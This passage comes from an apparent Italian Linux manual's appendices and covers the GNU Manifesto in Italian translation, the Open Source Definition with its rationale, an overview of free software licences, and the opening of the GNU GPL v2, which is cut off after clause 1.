GNU sarà in grado di far girare programmi Unix, ma non sarà identico a Unix. Faremo miglioramenti ritenuti utili sulla base dell'esperienza maturata con altri sistemi operativi. In particolare puntiamo ad avere nomi più lunghi per i file, il numero di versione, un filesystem a prova di crash, completamento automatico dei nomi dei file, supporto indipendente dal terminale per la visualizzazione e forse col tempo un sistema a finestre basato sul Lisp, attraverso il quale più programmi Lisp e programmi ordinari siano in grado di condividere lo schermo. Saranno disponibili come linguaggi di programmazione di sistema sia il C che il Lisp. Per la comunicazione cercheremo di supportare UUCP, Chaosnet del MIT e i protocolli di Internet.

GNU è principalmente orientato alle macchine della classe 68000/16000 con memoria virtuale, perché sono quelle dove è più facile farlo girare. Lo sforzo ulteriore per farlo girare su macchine più piccole sarà lasciato a coloro che vorranno usarlo su dette macchine.

Per evitare terribili confusioni siete pregati di pronunciare la 'G' nella parola 'GNU' quando questa è il nome di questo progetto.

### I.1.2 Perché devo scrivere GNU

Penso che la regola d'oro richieda che, se a me piace un programma, io debba condividerlo con le altre persone a cui piace. I venditori di software vogliono dividere gli utenti e appropriarsene, costringendo l'utente all'accordo di non condivisione con altri. Mi rifiuto di rompere in questo modo la solidarietà con gli utenti. Non posso firmare in maniera sincera un'accettazione a non rivelare informazioni o una licenza d'uso del software. Ho lavorato per anni all'interno del laboratorio di Intelligenza Artificiale per resistere a queste tendenze e ad altre mancanze di ospitalità, ma col tempo queste sono andate troppo oltre: non potrei rimanere in un'istituzione dove ciò viene fatto a mio nome contro la mia volontà.

[1] Il concetto è stato espresso con poca cura. L'intenzione era che nessuno dovesse pagare per il **permesso** di usare il sistema GNU. Ma le parole non lo esprimono chiaramente, e la gente le interpreta spesso come asserzione che GNU debba sempre essere distribuito in forma gratuita o a basso prezzo. Non è mai stato questo l'intento; più oltre il manifesto parla della possibile esistenza di aziende che forniscano il servizio di distribuzione a scopo di lucro. Di conseguenza ho imparato a distinguere tra «libero» nel senso di libertà e «libero» nel senso di gratuito. Il software libero è il software che gli utenti sono liberi di distribuire e modificare. Alcuni lo avranno gratuitamente, altri dovranno pagare per ottenere le loro copie, e se i fondi aiutano a migliorare il software tanto meglio. La cosa importante è che chiunque ne abbia una copia sia libero di cooperare con altri nell'usarlo.

Per poter continuare a usare gli elaboratori senza disonore, ho deciso di raccogliere un 'corpus' di software libero in modo da poter proseguire senza l'uso di alcun software che non sia libero. Mi sono dimesso dal laboratorio di I.A. per negare al MIT ogni scusa legale che mi impedisca di distribuire GNU.

### I.1.3 Perché GNU sarà compatibile con Unix

Unix non è il mio sistema ideale, ma non è poi così male. Le caratteristiche essenziali di Unix paiono essere buone e penso di poter colmare le lacune di Unix senza rovinarne le caratteristiche. E adottare un sistema compatibile con Unix può risultare conveniente anche ad altre persone.

### I.1.4 Come sarà reso disponibile GNU

GNU non è di pubblico dominio. A tutti sarà permesso di modificare e ridistribuire GNU, ma a nessun distributore sarà concesso di porre restrizioni sulla sua ridistribuzione. Questo vuol dire che non saranno permesse modifiche proprietarie. Voglio essere sicuro che tutte le versioni di GNU rimangano libere.

### I.1.5 Perché molti altri programmatori desiderano essere d'aiuto

Ho scoperto che molti altri programmatori sono entusiasti di GNU e desiderano essere d'aiuto.

Molti programmatori sono scontenti della commercializzazione del software di sistema. Li può aiutare a far soldi, ma li costringe in generale a sentirsi in conflitto con gli altri programmatori, invece di provare cameratismo. L'atto di amicizia fondamentale tra programmatori è condividere programmi; le politiche di marketing in uso corrente ai giorni nostri essenzialmente proibiscono ai programmatori di trattare gli altri come amici. Gli acquirenti del software devono decidere tra l'amicizia e obbedire alle leggi. Naturalmente molti decidono che l'amicizia è più importante. Ma quelli che credono nella legge non si sentono a proprio agio con questa scelta. Diventano cinici e pensano che programmare sia solo un altro modo di fare soldi.

Usando e lavorando con GNU invece che con programmi proprietari, possiamo sia essere ospitali con ciascuno sia obbedire alle leggi. Inoltre GNU è un esempio che ispira gli altri e una bandiera che li chiama a raccolta perché si uniscano a noi nel condividere. Questo ci può dare una sensazione di armonia che sarebbe irraggiungibile se usassimo software che non sia libero. Per circa la metà dei programmatori che conosco, questa è una fonte importante di felicità che il denaro non può rimpiazzare.

### I.1.6 Come si può contribuire

Chiedo ai fabbricanti di elaboratori donazioni in denaro e macchine. Chiedo agli individui donazioni in programmi e lavoro.

Una conseguenza che ci si può attendere se vengono donate delle macchine è che su di esse girerà ben presto GNU. Le macchine devono essere complete, sistemi pronti per l'uso, approvati per l'uso in aree residenziali e non devono richiedere raffreddamento o alimentazione di tipo sofisticato.

Ho trovato moltissimi programmatori ansiosi di contribuire lavorando part-time per GNU. Per la maggior parte dei progetti, questo lavoro part-time distribuito risulterebbe troppo difficile da coordinare; le varie parti scritte indipendentemente non funzionerebbero insieme. Ma, per il compito particolare di rimpiazzare Unix, questo problema non si pone. Un sistema Unix completo contiene centinaia di programmi di utilità, ciascuno documentato separatamente. Molte delle specifiche delle interfacce sono fissate dalla compatibilità con Unix. Se ogni programmatore che contribuisce può scrivere un solo programma che possa essere usato al posto di un programma d'utilità di Unix, e può farlo funzionare correttamente al posto dell'originale su un sistema Unix, allora questi programmi di utilità funzioneranno correttamente quando verranno messi insieme. Anche considerando alcuni problemi inattesi dovuti a Murphy, mettere insieme questi componenti è un lavoro fattibile. (Il kernel richiederà maggiore comunicazione e verrà sviluppato da un gruppo piccolo e compatto.)

Se ricevo donazioni in denaro allora posso essere in grado di assumere qualche persona a tempo pieno o part-time. Il salario non sarà alto, negli standard dei programmatori, ma cerco persone per le quali creare uno «spirito di corpo» sia altrettanto importante del fare soldi. Vedo questa come una via per permettere a delle persone di dedicare tutte le loro energie al lavoro su GNU risparmiando loro la necessità di guadagnarsi da vivere in un altro modo.

### I.1.7 Perché tutti gli utenti degli elaboratori ne trarranno beneficio

Una volta che GNU sarà stato scritto, ciascuno potrà ottenere liberamente del buon software di sistema, esattamente come ottiene l'aria.[2]

[2] Questo è un altro punto dove non sono riuscito a distinguere chiaramente tra i due significati di «libero». La frase, così com'è, non è falsa, si possono ottenere gratuitamente copie del software GNU, o dagli amici o attraverso la rete. Ma suggerisce un'idea sbagliata.

Questo significa molto di più che far risparmiare a ciascuno il costo di una licenza Unix. Vuol dire evitare l'inutile spreco di replicare ogni volta gli sforzi della programmazine di sistema. Queste energie possono andare invece nell'avanzamento dello stato dell'arte.

I sorgenti completi del sistema saranno disponibili per chiunque. Come risultato, un utente che abbia necessità di apportare dei cambiamenti al sistema sarà sempre in grado di farlo da solo o commissionando i cambiamenti a un programmatore o a una ditta. Gli utenti non saranno più in balia di un solo programmatore o di un'azienda che, avendo la proprietà esclusiva dei sorgenti, sia il solo, o la sola a poter fare le modifiche.

Le scuole avranno la possibilità di fornire un ambiente molto più educativo, incoraggiando tutti gli studenti a studiare e migliorare il software di sistema. I laboratori di informatica di Harvard seguivano la norma per cui nessun programma poteva venir installato nel sistema se i sorgenti non erano pubblicamente visibili, e tennero duro rifiutandosi di installare alcuni programmi. Ciò mi è stato di grande ispirazione.

Infine sarà rimossa la seccatura di considerare chi sia il proprietario del software di sistema e chi abbia o non abbia il diritto di lavorarci.

Disposizioni finalizzate a far si che la gente paghi per usare un programma, incluse le licenze d'uso per le copie, obbligano la società a sopportare un costo tremendo attraverso il pesante meccanismo necessario per decidere quanto una persona deve pagare (cioè quali programmi deve comperare). E solo uno stato di polizia può costringere tutti all'obbedienza. Considerate una stazione spaziale dove l'aria deve essere prodotta artificialmente a un costo elevato: far pagare ogni litro d'aria consumato può essere giusto, ma indossare la maschera col contatore tutto il giorno e tutta la notte è intollerabile, anche se tutti possono permettersi di pagare la bolletta. E le videocamere poste in ogni dove per controllare che tu non ti tolga mai la maschera sono offensive. Meglio finanziare l'impianto di ossigenazione con una tassa pro capite e buttar via le maschere.

Copiare tutto o parte di un programma è così naturale per un programmatore come lo è il respirare. E dovrebbe essere altrettanto libero.

### I.1.8 Alcune obbiezioni facilmente confutabili agli obiettivi GNU

**«Nessuno lo userà se è gratuito perché ciò significa che non potranno contare su alcun supporto.»**

**«Si deve far pagare il programma per poter pagare l'offerta del supporto.»**

Se la gente preferisse pagare per GNU più servizio piuttosto che procurarsi GNU gratuitamente ma senza servizio, allora un'azienda che fornisse solamente il servizio a persone che si sono procurate GNU gratuitamente potrebbe operare avendo dei profitti.[3]

Si deve distinguere tra il supporto sotto forma di lavoro di programmazione e la semplice gestione. Il primo non è ottenibile da un venditore di software. Se il problema non è condiviso da un numero sufficiente di clienti allora il venditore manderà il cliente a quel paese.

Se qualcuno ha bisogno di contare su questo tipo di supporto l'unico modo è avere i sorgenti e gli strumenti necessari. In questo modo si può ingaggiare una qualsiasi persona disponibile per risolvere il problema, senza essere alla mercè di alcun individuo. Con Unix il prezzo dei sorgenti rende ciò improponibile per la maggior parte delle attività commerciali. Con GNU questo sarà invece facile. Sarà sempre possibile che non ci siano persone competenti disponibili, ma questo non potrà essere imputato al sistema di distribuzione. GNU non elimina tutti i problemi del mondo, solo alcuni.

Contemporaneamente, gli utenti che non sanno nulla di elaboratori hanno bisogno di aiuto: per fare cose che potrebbero fare facilmente da soli ma che non sono in grado di fare.

Questi servizi potrebbero essere forniti da aziende che vendono solo gestione e manutenzione. Se è vero che gli utenti sono disposti a pagare per un prodotto con servizio, allora saranno anche disposti a pagare per il servizio avendo avuto il prodotto gratuitamente. Le aziende di servizi si faranno competizione sul prezzo e sulla qualità; gli utenti non saranno legati ad alcuna in particolare. Nel frattempo, chi di noi non avrà bisogno del servizio sarà sempre in grado di usare il programma senza pagare il servizio.

**«Non si può raggiungere molta gente senza pubblicità e per finanziarla si deve far pagare il programma.»**

**«È inutile reclamizzare un programma che la gente può ottenere gratuitamente.»**

Ci sono molte forme di pubblicità gratuita o a basso prezzo che possono essere usate per informare un gran numero di utenti di elaboratori riguardo a cose come GNU. Ma può essere vero che la pubblicità può raggiungere molti più utenti di microelaboratori. Se questo è realmente vero, una ditta che reclamizzasse il servizio di copiare e spedire per posta GNU dovrebbe avere abbastanza successo commerciale da rientrare dai costi della pubblicità e di più ancora.

D'altro canto, se molta gente ottiene GNU attraverso gli amici e queste aziende non hanno successo, questo starà a testimoniare che la pubblicità non era veramente necessaria per diffondere GNU. Perché tutti questi difensori del libero mercato non vogliono lasciare che sia il libero mercato a decidere ciò?[4]

[3] Adesso esistono effettivamente molte ditte di questo tipo.

[4] La Free Software Foundation raccoglie la maggior parte dei suoi fondi da un servizio di distribuzione, anche se è più un ente senza fini di lucro che un'azienda. Se **nessuno** sceglie di ottenere copie del software ordinandole alla FSF, essa

**«La mia azienda ha bisogno di un sistema proprietario per avere un margine di vantaggio nella competizione.»**

GNU toglierà il software di sistema dal regno della competizione. Non si potrà avere un margine di vantaggio sui competitori in questa area, ma egualmente non potranno averlo i competitori. Ognuno si farà concorrenza in altre aree, mentre in questa si avranno mutui benefici. Chi vende sistemi operativi non apprezzerà GNU, ma ciò dipende da loro. Per chi ha un'attività differente, GNU può essere il modo con cui evitare di essere costretti a entrare nel costoso businness della vendita di sistemi operativi.

Mi piacerebbe vedere lo sviluppo di GNU sostenuto da donazioni di vari produttori e utenti, riducendo la spesa di ciascuno.[5]

**«Ma i programmatori non hanno diritto a una ricompensa per la loro creatività?»**

Se qualcosa ha diritto a una ricompensa è il contribuire a favore della società. La creatività può essere un contributo a favore della società ma solo fin quando la società è libera di usarne i risultati. Se i programmatori hanno diritto a essere premiati per la creazione di programmi innovativi, allora con la stessa logica sono punibili se pongono restrizioni all'uso di questi programmi.

**«Il programmatore non dovrebbe essere in grado di richiedere un premio per la sua creatività?»**

Non c'è nulla di male nel chiedere di essere retribuiti per il proprio lavoro, o cercare di massimizzare i propri introiti fintanto che non si usano metodi che sono distruttivi. Ma i metodi comuni nel campo del software, al giorno d'oggi, sono distruttivi.

Spremere denaro dagli utenti di un programma imponendo restrizioni sull'uso è distruttivo perché riduce i modi in cui il programma può essere usato. Questo diminuisce la quantità di ricchezza che l'umanità ricava dal programma. Quando c'è una scelta deliberata di porre restrizioni, la conseguenze dannose sono la deliberata distruzione.

La ragione per cui un buon cittadino non usa questi metodi distruttivi per diventare più ricco è che, se lo facessero tutti, tutti si diventerebbe più poveri a causa delle azioni mutuamente distruttive. Questa è l'etica Kantiana, o la Regola Aurea. Poiché non mi piacciono le conseguenze che risulterebbero se tutti sbarrassero l'accesso alle informazioni, sono costretto a considerare sbagliato che uno lo faccia. Specificatamente, il desiderio di una ricompensa per la propria creatività non giustifica il privare il mondo nel suo insieme di parte o tutta questa creatività.

**«Ma i programmatori non moriranno di fame?»**

Potrei rispondere che nessuno è obbligato a fare il programmatore. La maggior parte di noi non è in grado di andare per strada a fare il mimo. Ma come risultato non siamo condannati a passare la vita per strada a fare i mimi, e morire quindi di fame. Facciamo un altro lavoro.

Ma è la risposta sbagliata, perché accetta l'assunzione implicita di chi pone la domanda, e cioè che senza proprietà del software non è possibile pagare ai programmatori un becco di un quattrino.

La vera ragione per cui i programmatori non moriranno di fame è che sarà per loro egualmente possibile essere pagati per programmare, semplicemente non pagati così tanto come ora.

Porre restrizioni sulle copie non è la sola base degli affari nel software. È la base più comune perché la più redditizia. Se fosse vietata, o rifiutata dall'utente, l'industria del software cambierebbe base organizzativa, adottandone altre ora meno comuni. Ci sono sempre numerosi modi per organizzare un qualunque tipo di affari.

Probabilmente programmare nel nuovo modello organizzativo non sarà più così redditizio come lo è ora. Ma questo non è un argomento contro il cambiamento. Che gli addetti alle vendite ricevano i salari che ora ricevono non è considerata un'ingiustizia. Se i programmatori ricevessero gli stessi salari, non sarebbe nemmeno quella un'ingiustizia (e in pratica farebbero molti più soldi).

**«Ma le persone non hanno diritto di controllare come la loro creatività viene usata?»**

«Il controllo sull'uso delle proprie idee» in realtà costituisce un controllo sulle vite degli altri; e di solito ciò viene usato per rendere più difficili le loro vite.

Le persone che hanno studiato con cura i vari aspetti del diritto alla proprietà intellettuale (come gli avvocati) dicono che non c'è alcun diritto intrinseco alla proprietà intellettuale. I tipi di supposta proprietà intellettuale riconosciuti dal governo furono creati da specifici atti legislativi per scopi specifici.

Per esempio il sistema di brevetti fu introdotto per incoraggiare gli inventori a rivelare i dettagli delle loro invenzioni. Lo scopo era aiutare la società più che aiutare gli inventori. A quel tempo la validità di 17 anni per un brevetto era breve se confrontata con la velocità di avanzamento dello stato dell'arte. Poiché i brevetti riguardano solo i produttori, per i quali il costo e lo sforzo degli accordi di licenza sono piccoli in confronto all'organizzazione della produzione, spesso i brevetti non costituiscono un gran danno. E non ostacolano gli individui che usano prodotti coperti da brevetto.

---

sarà incapace di proseguire la propria opera. Ma questo non vuole dire che siano giustificate restrizioni proprietarie per costringere gli utenti a pagare. Se una piccola frazione degli utenti ordina le sue copie dalla FSF, questo sarà sufficiente per tenere a galla la FSF. Quindi chiediamo gli utenti di aiutarci in questo modo. Hai fatto la tua parte?

[5] Un gruppo di aziende ha recentemente costituito un pool per finanziare la manutenzione del nostro compilatore C.

L'idea del copyright non esisteva in tempi antichi quando gli autori copiavano estesamente altri autori, tranne che nel campo della narrativa. Questa abitudine era utile, ed è il solo modo attraverso cui almeno parte del lavoro di alcuni autori è sopravvissuto. Il sistema del copyright venne creato espressamente per incoraggiare gli autori. Nel dominio in cui fu inventato (i libri, che possono essere copiati a basso costo solo con apparecchiature tipografiche) non fece molto danno e non pose ostacoli alla maggior parte dei lettori.

Tutti i diritti di proprietà intellettuale sono licenze date dalla società perché si è pensato, correttamente o erroneamente, che garantirle avrebbe giovato alla società nel suo complesso. Ma in ogni situazione particolare dobbiamo chiederci: facciamo realmente bene a dare queste licenze? Che atti permettiamo di compiere a una persona?

Il caso dei programmi ai giorni nostri differisce enormemente da quello dei libri un secolo fa. Il fatto che la via più facile per passare una copia di un programma sia da un vicino a un altro, che il programma abbia un codice sorgente e un codice oggetto che sono cose distinte, e infine il fatto che un programma venga usato più che letto e gradito, combinandosi creano una situazione in cui chi impone un copyright minaccia la società nel suo insieme, sia materialmente che spiritualmente e quindi una persona non dovrebbe farlo, che la legge lo permetta o no.

**«La competizione spinge a far meglio le cose.»**

Il paradigma della competizione è la gara: premiando il vincitore incoraggiamo ciascuno a correre più velocemente. Quando veramente il capitalismo funziona in questo modo, fa un buon lavoro; ma chi lo difende ha torto nell'asserire che agisce sempre in questo modo. Se i corridori dimenticano per quale ragione è offerto il premio e si concentrano solo sul vincere non curandosi di come, possono trovare altre strategie, come ad esempio attaccare gli altri concorrenti. Se i corridori si azzuffano, arriveranno tutti in ritardo al traguardo.

Il software proprietario e segreto è l'equivalente morale dei corridori che si prendono a pugni. Triste da dire, l'unico arbitro che abbiamo pare non muovere alcuna obbiezione ai combattimenti, al più li regolamenta («ogni dieci iarde corse puoi tirare un pugno»). Dovrebbe invece dividerli e penalizzarli anche se solo provassero a combattere.

**«Ma senza un incentivo economico non smetterebbero tutti di programmare?»**

In realtà molta gente programmerebbe senza alcun incentivo economico. Programmare ha un fascino irresistibile per alcune persone, solitamente per quelli che ci riescono meglio. Non c'è riduzione di musicisti professionisti che possa impedire loro di esistere, anche quando fosse sparita ogni speranza di guadagnarsi da vivere in quel modo.

Ma in realtà questa domanda, anche se posta di frequente, non è adatta alla situazione. La paga per i programmatori non sparirà, solo si abbasserà. Quindi la domanda corretta è: «con un incentivo monetario ridotto, qualcuno si metterà mai a programmare?». La mia esperienza dice che ci si metterà.

Per più di dieci anni molti tra i migliori programmatori del mondo hanno lavorato nel laboratorio di Intelligenza Artificiale per molti meno soldi di quanti ne avrebbero potuti ricevere in ogni altro posto. Hanno avuto riconoscimenti non monetari di moltissimi tipi, ad esempio fama e riconoscenza. E la creatività è anche divertente, un premio per se stessa.

Poi molti se ne sono andati quando hanno avuto una possibilità di fare lo stesso interessantissimo lavoro per un mucchio di soldi.

Ciò che i fatti mostrano è che la gente programma per altre ragioni che non sono la ricchezza; ma se viene data la possibilità di fare la stessa cosa per un mucchio di soldi, allora cominceranno ad aspettarseli e a richiederli. Le organizzazioni che pagano poco lavorano poco in confronto a quelle che pagano molto, ma non sarebbero costrette a lavorare male se quelle che pagano molto fossero bandite.

**«Abbiamo disperato bisogno dei programmatori. Se ci chiedono di smettere di aiutare i nostri vicini dobbiamo obbedire.»**

Non si è mai così disperati da dover obbedire a questo genere di pretese. Ricordiamo: milioni per la difesa, ma nemmeno un centesimo di tributo di guerra.

**«I programmatori devono guadagnarsi da vivere in qualche modo.»**

A breve termine è vero. Ma ci sono un'infinità di modi in cui i programmatori possono guadagnarsi da vivere senza vendere i diritti di uso dei programmi. Questa via è comune ai giorni nostri perché porta la maggior quantità di denaro a programmatori e uomini d'affari, non perché sia l'unica via per guadagnarsi da vivere. È facile trovarne altre se ne vogliono trovare. Ecco qui una serie di esempi.

- Un costruttore che immette nel mercato un nuovo elaboratore pagherà per il porting dei sistemi operativi sul nuovo hardware.

- La vendita di servizi di addestramento, gestione e manutenzione può anch'essa impiegare dei programmatori.

- Persone con nuove idee possono distribuire i programmi come freeware chiedendo agli utenti soddisfatti di fare una donazione o vendendo servizi di gestione. Ho incontrato persone che già lavorano con successo in questo modo.

- Utenti con necessità simili possono formare gruppi e pagare il dovuto. Un gruppo stipulerebbe un contratto con un'azienda di programmazione per scrivere i programmi che i membri del gruppo avrebbero piacere di usare.

Tutti i tipi di sviluppo possono essere finanziati da una Tassa per il Software:

- Supponiamo che chiunque comperi un elaboratore paghi X percento del costo dell'elaboratore come tassa per il software. Il governo gira questi fondi a un'agenzia come il CNR per impiegarli nello sviluppo del software.
- Ma se l'acquirente fa da sé una donazione per lo sviluppo del software, potrebbe ottenere un credito nei confronti di queste tasse. Potrebbe fare una donazione a un progetto di sua scelta – scelto spesso perché spera di usarne i risultati quando questo verrà completato. Potrebbe ottenere un credito per ogni donazione fatta, fino al valore totale della tassa che dovrebbe pagare.
- L'ammontare dell'onere di questa tassa potrebbe essere deciso per votazione da chi paga la tassa, votazione pesata sull'ammontare per il quale questa tassa dovrebbe essere calcolate.

Le conseguenze:

- La comunità degli utenti di elaboratori sosterrebbe lo sviluppo del software.
- La comunità sceglierebbe il livello di sostegno necessario.
- Gli utenti che fossero interessati a sapere su che progetto sono spesi i loro soldi avrebbero la possibilità di gestire personalmente la cosa.

Nel lungo periodo, rendere liberi i programmi è un passo verso il mondo della post-scarsità, dove nessuno sia obbligato a lavorare molto duramente solo per guadagnarsi di che vivere. La gente sarebbe libera di dedicarsi ad attività divertenti, come programmare, dopo aver passato le 10 ore settimanali necessarie in compiti come legiferare, fare consigli familiari, riparare i robot e prevedere il moto degli asteroidi. Non ci sarà bisogno di guadagnarsi da vivere dalla programmazione.

Abbiamo già ridotto moltissimo la quantità di lavoro che la società nel suo complesso deve fare per ottenere la sua produttività attuale, ma poco di questo si è tradotto in benessere per i lavoratori perché è necessario accompagnare l'attività produttiva con molta attività non produttiva. Le cause principali sono la burocrazia e gli sforzi isometrici contro la concorrenza. Il software libero ridurrà di molto questo drenaggio di risorse nell'area della produzione del software. Dobbiamo farlo affinché i guadagni tecnici in produttività si traducano in meno lavoro per noi.

# Open Source

La definizione di Open Source serve a stabilire in modo preciso e inequivocabile quali siano le caratteristiche del «software libero» (<*http://www.opensource.org*>).

## J.1 Definizione di «Open Source»

**The Open Source Definition (Version 1.0)**

Open source doesn't just mean access to the source code. The distribution terms of an open-source program must comply with the following criteria:

1. Free Redistribution

The license may not restrict any party from selling or giving away the software as a component of an aggregate software distribution containing programs from several different sources. The license may not require a royalty or other fee for such sale.

2. Source Code

The program must include source code, and must allow distribution in source code as well as compiled form. Where some form of a product is not distributed with source code, there must be a well-publicized means of downloading the source code, without charge, via the Internet. The source code must be the preferred form in which a programmer would modify the program. Deliberately obfuscated source code is not allowed. Intermediate forms such as the output of a preprocessor or translator are not allowed.

3. Derived Works

The license must allow modifications and derived works, and must allow them to be distributed under the same terms as the license of the original software.

4. Integrity of The Author's Source Code.

The license may restrict source-code from being distributed in modified form *only* if the license allows the distribution of "patch files" with the source code for the purpose of modifying the program at build time. The license must explicitly permit distribution of software built from modified source code. The license may require derived works to carry a different name or version number from the original software.

5. No Discrimination Against Persons or Groups.

The license must not discriminate against any person or group of persons.

6. No Discrimination Against Fields of Endeavor.

The license must not restrict anyone from making use of the program in a specific field of endeavor. For example, it may not restrict the program from being used in a business, or from being used for genetic research.

7. Distribution of License.

The rights attached to the program must apply to all to whom the program is redistributed without the need for execution of an additional license by those parties.

8. License Must Not Be Specific to a Product.

The rights attached to the program must not depend on the program's being part of a particular software distribution. If the program is extracted from that distribution and used or distributed within the terms of the program's license, all parties to whom the program is redistributed should have the same rights as those that are granted in conjunction with the original software distribution.

9. License Must Not Contaminate Other Software.

The license must not place restrictions on other software that is distributed along with the licensed software. For example, the license must not insist that all other programs distributed on the same medium must be open-source software.

10. Example Licenses.

The GNU GPL, BSD, X Consortium, and Artistic licenses are examples of licenses that we consider conformant to the Open Source Definition. So is the MPL.

———

Bruce Perens wrote the first draft of this document as 'The Debian Free Software Guidelines', and refined it using the comments of the Debian developers in a month-long e-mail conference in June, 1997. He removed the Debian-specific references from the document to create the 'Open Source Definition'.

## J.2 Ragioni per la definizione di «Open Source»

**Rationale for the Open Source Definition**

The intent of the Open Source Definition is to protect the open-source process - to ensure that software distributed under an open-source license will be available for independent peer review and continuous evolutionary improvement and selection, reaching levels of reliability and power no closed product can attain.

For the evolutionary process to work, we have to counter short-term incentives for people to stop contributing to the software gene pool. This means the license terms must prevent people from locking up software where very few people can see or modify it.

1. Free Redistribution

By constraining the license to require free redistribution, we eliminate the temptation to throw away many long-term gains in order to make a few short-term sales dollars. If we didn't do this, there would be lots of pressure for cooperators to defect.

2. Source Code

We require access to un-obfuscated source code because you can't evolve programs without modifying them. Since our purpose is to make evolution easy, we require that modification be made easy.

3. Derived Works

The mere ability to read source isn't enough to support independent peer review and rapid evolutionary selection. For rapid evolution to happen, people need to be able to experiment with and redistribute modifications.

4. Integrity of The Author's Source Code

Encouraging lots of improvement is a good thing, but users have a right to know who is responsible for the software they are using. Authors and maintainers have reciprocal right to know what they're being asked to support and protect their reputations.

Accordingly, an open-source license *must* guarantee that source be readily available, but *may* require that it be distributed as pristine base sources plus patches. In this way, "unofficial" changes can be made available but readily distinguished from the base source.

5. No Discrimination Against Persons or Groups.

In order to get the maximum benefit from the process, the maximum diversity of persons and groups should be equally eligible to contribute to open sources. Therefore we forbid any open-source license from locking anybody out of the process.

6. No Discrimination Against Fields of Endeavor.

The major intention of this clause is to prohibit license traps that prevent open source from being used commercially. We want commercial users to join our community, not feel excluded from it.

7. Distribution of License.

This clause is intended to forbid closing up software by indirect means such as requiring a non-disclosure agreement.

8. License Must Not Be Specific to a Product.

This clause forecloses yet another class of license traps.

9. License Must Not Contaminate Other Software.

People who want to use or redistribute open-source software have the right to make their own choices about their own software.

# Licenze d'uso del software libero o Open Source

La licenza è il contratto che intercorre tra chi possiede il copyright di un programma e l'utente di questo. In linea di principio, l'autore è libero di imporre i vincoli che vuole all'utilizzo, alla distribuzione e alla modifica del risultato del proprio lavoro. GNU/Linux può essere utilizzato, copiato e distribuito liberamente, in base a quanto stabilito dalla licenza GNU-GPL, ma questo non vale per tutto quello che può essere utilizzato con questo sistema operativo. Occorre un po' di attenzione.

Lo spirito del software libero è quello che viene descritto nel Manifesto GNU (appendice I), e le caratteristiche in base alle quali il software può essere classificato come «libero» sono indicate dalla definizione dell'Open Source (appendice J). Le tipiche licenze d'uso utilizzate in queste circostanze sono quelle elencate di seguito. Altre licenze specifiche sono utilizzate per programmi particolari, come nel caso del sistema grafico X.

- **GNU General Public License**

  Lo spirito di questa licenza è quello di concedere la massima libertà nell'utilizzo, copia e distribuzione del software, garantendo anche la disponibilità dei sorgenti e la possibilità di modificarli.

  Di solito, insieme ai file della distribuzione del software rilasciato con questa licenza, si trova `COPYING` che contiene il testo della stessa.

  Per evitare problemi di interpretazione, la licenza è preceduta da un preambolo che ne riassume il senso e anche un'appendice che ne spiega il modo corretto di applicarla.

- **GNU Library General Public License**

  Lo spirito di questa licenza è analogo a quello della GNU-GPL con qualche differenza motivata dal fatto che si può voler concedere maggiori opportunità di diffusione delle librerie senza pretendere che il software che le utilizza diventi automaticamente un lavoro derivato e quindi soggetto alla licenza GNU. In questo senso, una libreria rilasciata con una licenza GNU-LGPL può essere utilizzata anche da un prodotto software commerciale, mentre una rilasciata con una licenza GNU-GPL no.

  Di solito, insieme ai file della distribuzione del software rilasciato con questa licenza, si trova `COPYING.LIB` che contiene il testo della stessa.

- **Artistic License**

  Lo spirito di questa licenza è lo stesso della GNU-GPL, cioè quello di concedere la massima libertà nell'utilizzo, copia e distribuzione del software, garantendo anche la disponibilità dei sorgenti e la possibilità di modificarli.

  Di solito, insieme ai file della distribuzione del software rilasciato con questa licenza, si trova `Artistic` che contiene il testo della stessa.

- **BSD** e **BSD-style**

  La licenza BSD è quella utilizzata per il software BSD: *Berkeley Software Distribution*, ma spesso viene utilizzata una licenza molto simile a questa anche da altri autori. In tal caso si parla di licenza «BSD-style» o qualcosa di simile.

  Lo spirito di questa licenza è lo stesso della GNU-GPL, cioè quello di concedere la massima libertà nell'utilizzo, copia e distribuzione del software, garantendo anche la disponibilità dei sorgenti e la possibilità di modificarli. Il testo della licenza è molto breve.

## K.1 Licenza GNU GPL

**GNU GENERAL PUBLIC LICENSE - Version 2, June 1991**

Copyright (C) 1989, 1991 Free Software Foundation, Inc. 675 Mass Ave, Cambridge, MA 02139, USA Everyone is permitted to copy and distribute verbatim copies of this license document, but changing it is not allowed.

**Preamble**

The licenses for most software are designed to take away your freedom to share and change it. By contrast, the GNU General Public License is intended to guarantee your freedom to share and change free software–to make sure the software is free for all its users. This General Public License applies to most of the Free Software Foundation's software and to any other program whose authors commit to using it. (Some other Free Software Foundation software is covered by the GNU Library General Public License instead.) You can apply it to your programs, too.

When we speak of free software, we are referring to freedom, not price. Our General Public Licenses are designed to make sure that you have the freedom to distribute copies of free software (and charge for this service if you wish), that you receive source code or can get it if you want it, that you can change the software or use pieces of it in new free programs; and that you know you can do these things.

To protect your rights, we need to make restrictions that forbid anyone to deny you these rights or to ask you to surrender the rights. These restrictions translate to certain responsibilities for you if you distribute copies of the software, or if you modify it.

For example, if you distribute copies of such a program, whether gratis or for a fee, you must give the recipients all the rights that you have. You must make sure that they, too, receive or can get the source code. And you must show them these terms so they know their rights.

We protect your rights with two steps: (1) copyright the software, and (2) offer you this license which gives you legal permission to copy, distribute and/or modify the software.

Also, for each author's protection and ours, we want to make certain that everyone understands that there is no warranty for this free software. If the software is modified by someone else and passed on, we want its recipients to know that what they have is not the original, so that any problems introduced by others will not reflect on the original authors' reputations.

Finally, any free program is threatened constantly by software patents. We wish to avoid the danger that redistributors of a free program will individually obtain patent licenses, in effect making the program proprietary. To prevent this, we have made it clear that any patent must be licensed for everyone's free use or not licensed at all.

The precise terms and conditions for copying, distribution and modification follow.

**GNU GENERAL PUBLIC LICENSE - TERMS AND CONDITIONS FOR COPYING, DISTRIBUTION AND MODIFICATION**

0. This License applies to any program or other work which contains a notice placed by the copyright holder saying it may be distributed under the terms of this General Public License. The "Program", below, refers to any such program or work, and a "work based on the Program" means either the Program or any derivative work under copyright law: that is to say, a work containing the Program or a portion of it, either verbatim or with modifications and/or translated into another language. (Hereinafter, translation is included without limitation in the term "modification".) Each licensee is addressed as "you".

Activities other than copying, distribution and modification are not covered by this License; they are outside its scope. The act of running the Program is not restricted, and the output from the Program is covered only if its contents constitute a work based on the Program (independent of having been made by running the Program). Whether that is true depends on what the Program does.

1. You may copy and distribute verbatim copies of the Program's source code as you receive it, in any medium, provided that you conspicuously and appropriately publish on each copy an appropriate copyright notice and disclaimer of warranty; keep intact all the notices that refer to this License and to the absence of any warranty; and give any other recipients of the Program a copy of this License along with the Program.

